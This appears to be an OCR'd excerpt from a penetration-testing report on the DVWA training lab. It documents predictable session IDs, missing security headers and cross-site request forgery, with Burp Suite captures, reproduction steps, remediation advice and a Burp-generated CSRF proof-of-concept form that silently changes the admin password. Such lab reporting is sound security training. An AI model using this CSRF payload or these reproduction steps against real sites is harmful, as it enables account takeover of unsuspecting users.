
This page will set a new cookie called dvwaSession each time the button is clicked.

Generate

Username: admin
Security Level: low
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.10 *Development*



Elements Console Sources Network Performance Memory Application Privacy and security Lighthouse Recorder DOM Invader


Storage

- Local storage
- Session storage
- Extension storage
- IndexedDB

Cookies

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Partition K...	Cross Site	Priority
dvwaSession	13	127.0.0.1	/DVWA/vulnerabilities/wea...	Session	13						Medium
PHPSESSID	1	127.0.0.1	/	Session	10						Medium
security	low	127.0.0.1	/DVWA	Session	11						Medium

Cookie Value Show URL-decoded
13





Vulnerability: Weak Session IDs

This page will set a new cookie called dvwaSession each time the button is clicked.

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

- Home
- Instructions
- Setup / Reset DB

- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)

- Weak Session IDs**

Elements Console Sources Network Performance Memory Application Privacy and security Lighthouse Recorder DOM Invader

Storage

- Local storage
- Session storage
- Extension storage
- IndexedDB
- Cookies
- http://127.0.0.1:8080
- Private state tokens
- Interest groups
- Shared storage
- Cache storage

Filter

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Partition K...	Cross Site	Priority
dvwaSession	20	127.0.0.1	/DVWA/vulnerabilities/wea...	Session	13						Medium
PHPSESSID	1	127.0.0.1	/	Session	10						Medium
security	low	127.0.0.1	/DVWA	Session	11						Medium

Cookie Value Show URL-decoded
20

Burp Suite Community Edition v2025.5.6 - Temporary Project

Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept **HTTP history** WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
117	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3898	HTML	script	Vulnerability: Weak Se...			127.0.0.1	dwvaSession=4	21:20:49 11 J... 8888	31	
118	http://127.0.0.1:8080	GET	./well-known/appspecific/com.chro...			200	3899	HTML	json	Vulnerability: Weak Se...			127.0.0.1		21:20:56 11 J... 8888		
119	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3898	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=5	21:20:58 11 J... 8888	15	
120	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3898	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=6	21:20:59 11 J... 8888	10	
121	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3898	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=7	21:20:59 11 J... 8888	22	
122	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3898	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=8	21:20:59 11 J... 8888	17	
123	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3898	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=9	21:20:59 11 J... 8888	26	
124	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3899	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=10	21:21:00 11 J... 8888	31	
125	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3899	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=11	21:21:00 11 J... 8888	17	
126	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3899	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=12	21:21:00 11 J... 8888	26	
127	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3899	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=13	21:21:00 11 J... 8888	49	
128	http://127.0.0.1:8080	GET	./well-known/appspecific/com.chro...			404	537	HTML	json	404 Not Found			127.0.0.1		21:21:04 11 J... 8888	1	
129	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3900	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=14	21:40:10 11 J... 8888	19	
130	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3899	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=15	21:40:10 11 J... 8888	45	
131	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3899	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=16	21:40:10 11 J... 8888	42	
132	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3899	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=17	21:40:11 11 J... 8888	31	
133	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3899	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=18	21:40:11 11 J... 8888	31	
134	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3899	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=19	21:40:11 11 J... 8888	31	
135	http://127.0.0.1:8080	POST	/DVWA/vulnerabilities/weak_id/			200	3899	HTML		Vulnerability: Weak Se...			127.0.0.1	dwvaSession=20	21:40:12 11 J... 8888	30	
136	http://127.0.0.1:8080	GET	./well-known/appspecific/com.chro...					script	json				127.0.0.1		21:40:18 11 J... 8888		

Request

Pretty Raw Hex

```
1 POST /DVWA/vulnerabilities/weak_id/ HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 0
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://127.0.0.1:8080
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/*,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Fri, 11 Jul 2025 16:10:18 GMT
3 Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
4 X-Powered-By: PHP/8.2.12
5 Expires: Tue, 23 Jun 2009 12:00:00 GMT
6 Cache-Control: no-cache, must-revalidate
7 Pragma: no-cache
8 Set-Cookie: dwvaSession=20
9 Content-Length: 3517
10 Keep-Alive: timeout=5, max=94
11 Connection: Keep-Alive
12 Content-Type: text/html; charset=utf-8
13
14
15 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"ht...
```

Inspector

Request attributes Request cookies Request headers Response headers

Event log (1) All issues

Memory: 165.4MB Disabled

Vulnerability 12 – Application is Vulnerable to Missing HTTP Security Headers

Severity:	Medium
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Logged-in user required to access the vulnerable module• Browser Developer Tools
Steps to Reproduce:	<ol style="list-style-type: none">1. Navigate to: <code>http://localhost/DVWA/vulnerabilities/xss_r/</code>2. Press F12 to open DevTools → Network tab3. Reload the page and click on the main request4. Go to Response Headers and observe that the following are missing or insecure:<ul style="list-style-type: none"><input type="checkbox"/> X-XSS-Protection: 0 (disabled)<input type="checkbox"/> No Strict-Transport-Security<input type="checkbox"/> No X-Content-Type-Options<input type="checkbox"/> No X-Frame-Options• Note: Absence of Content-Security-Policy was demonstrated separately in Vulnerability 7 (CSP Bypass)

Vulnerability 12 – Application is Vulnerable to Missing HTTP Security Headers

Expected Result :

- Server should include all critical security headers:
Content-Security-Policy: default-src 'self';
X-XSS-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
X-Frame-Options: DENY

Actual Result:

- No Strict-Transport-Security → allows insecure redirects
- No X-Content-Type-Options → enables MIME sniffing attacks
- No X-Frame-Options → clickjacking possible
- X-XSS-Protection: 0 → disables browser-level XSS filter
- No CSP header (already demonstrated)

Impact:

- Weak browser-level protection
- Increases attack surface for XSS, clickjacking, and MIME-based attacks
- Reduces security trust indicators

Vulnerability 12 – Application is Vulnerable to Missing HTTP Security Headers

Remediation:

- Configure your web server to set proper headers globally:
- Apache: via .htaccess or httpd.conf
- PHP: using header() function
- Validate headers using tools like:
- securityheaders.com
- [Mozilla Observatory](https://observatory.mozilla.org)

Reference: https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

Vulnerability: Reflected Cross Si

127.0.0.1:8080/DVWA/vulnerabilities/xss_r/

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

Home Instructions

Network Performance Memory Application Privacy and security Lighthouse Recorder DOM Invader

Elements Console Sources Network Performance Memory Application Privacy and security Lighthouse Recorder DOM Invader

Preserve log Disable cache No throttling Invert More filters All Fetch/XHR Doc CSS JS Font Img Media Manifest Socket Wasm Other

Filter

1,000 ms 2,000 ms 3,000 ms 4,000 ms 5,000 ms 6,000 ms 7,000 ms 8,000 ms 9,000 ms 10,000 ms 11,000 ms 12,000 ms 13,000 ms 14,000 ms 15,000 ms

Name	Headers	Preview	Response	Initiator	Timing	Cookies
xss_r/						
main.css						
dvwaPage.js						
logo.png						
add_event_listeners.js						
favicon.ico						

```
1<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
2<html xmlns="http://www.w3.org/1999/xhtml">
3
4<head>
5    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
6
7    <title>Vulnerability: Reflected Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
8
9    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
10
11    <link rel="icon" type="image/ico" href="../../favicon.ico" />
12
13    <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>
14
15</head>
16
17<body class="home">
18    <div id="container">
```

6 requests | 4.7 kB transferred | 1 {}

Vulnerability 13 – Application is Vulnerable to Cross-Site Request Forgery (CSRF)

Severity:	High
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Burp Suite Professional installed and running• Browser proxy configured to 127.0.0.1:8888• Firefox is configured using FoxyProxy• Firefox <code>about:config</code> setting <code>network.proxy.allow_hijacking_localhost = true</code>
Steps to Reproduce:	<ol style="list-style-type: none">1. Navigate to: <code>http://localhost/DVWA/vulnerabilities/csrf/</code>2. Submit the password change form (hacked) and intercept the POST request in Burp3. Right-click the request → Engagement Tools → Generate CSRF PoC4. Save the generated HTML PoC file5. Open the PoC in Firefox while session is active6. Password is changed without user knowledge

Vulnerability 13 – Application is Vulnerable to Cross-Site Request Forgery (CSRF)

Expected Result :

- The request should be rejected due to missing or invalid CSRF token.

Actual Result:

- The server accepts the CSRF PoC request and changes the password without any validation.

Impact:

- The attacker can silently change the victim's password, leading to complete **account compromise**, denial of service, or unauthorized actions.

Remediation:

- Implement CSRF tokens on all state-changing requests
- Enforce validation of Origin or Referrer headers
- Apply SameSite=Strict or Lax cookie attributes
- Use frameworks with built-in CSRF protection

Reference: <https://owasp.org/www-community/attacks/csrf>



Not Secure

http://localhost:8080/DVWA/vulnerabilities/csrf/



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

More Information

- https://www.owasp.org/index.php/Cross-Site_Request_Forgery
- <http://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout



Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

?

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	Title	Comment	SSL	IP	Cookies	Time	Listener port
143	http://localhost:8080	GET	/DVWA/vulnerabilities/csrf/			200	4593	HTML		Vulnerability: Cross ...		127.0.0.1			19:12:23 1... 8888	
224	http://localhost:8080	GET	/DVWA/vulnerabilities/exec/			200	4491	HTML		Vulnerability: Comm...		127.0.0.1			19:45:10 1... 8888	
225	http://localhost:8080	GET	/DVWA/vulnerabilities/csrf/			200	4593	HTML		Vulnerability: Cross ...		127.0.0.1			19:45:20 1... 8888	
226	http://localhost:8080	GET	/DVWA/vulnerabilities/csrf/?pas...	✓		200	4594	HTML		Vulnerability: Cross ...		127.0.0.1			19:45:41 1... 8888	

http://localhost:8080/DVWA/v...&password_conf=&Change=Change

- Add to scope
- Spider from here
- Do an active scan
- Do a passive scan
- Send to Intruder
- Send to Repeater
- Send to Sequencer
- Send to Comparer (request)
- Send to Comparer (response)
- Show response in browser
- Request in browser
- Engagement tools**
- Show new history window
- Add comment
- Highlight
- Delete item
- Clear history
- Copy URL
- Copy as curl command
- Copy links
- Save item
- Proxy history help

Find references

Discover content

Schedule task

Generate CSRF PoC

Request Response

Raw Params Headers Hex

```
GET /DVWA/vulnerabilities/csrf/?password_new=&password_conf=&Change=Ch
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost:8080/DVWA/vulnerabilities/csrf/
Cookie: security=low; PHPSESSID=f45ontceo3l0152rfi0r7qb8fq
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

CSRF PoC generator

Request to: http://localhost:8080

Raw Params Headers Hex

2 GET /DVWA/vulnerabilities/csrf/?password_new=&password_conf=&Change=Change HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close

CSRF HTML:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <script>history.pushState('', '', '/')</script>
    <form action="http://localhost:8080/DVWA/vulnerabilities/csrf/">
      <input type="hidden" name="password&#95;new" value="" />
      <input type="hidden" name="password&#95;conf" value="" />
      <input type="hidden" name="Change" value="Change" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Time Listener port

19:12:23 1... 8888
19:45:10 1... 8888
19:45:20 1... 8888
19:45:41 1... 8888

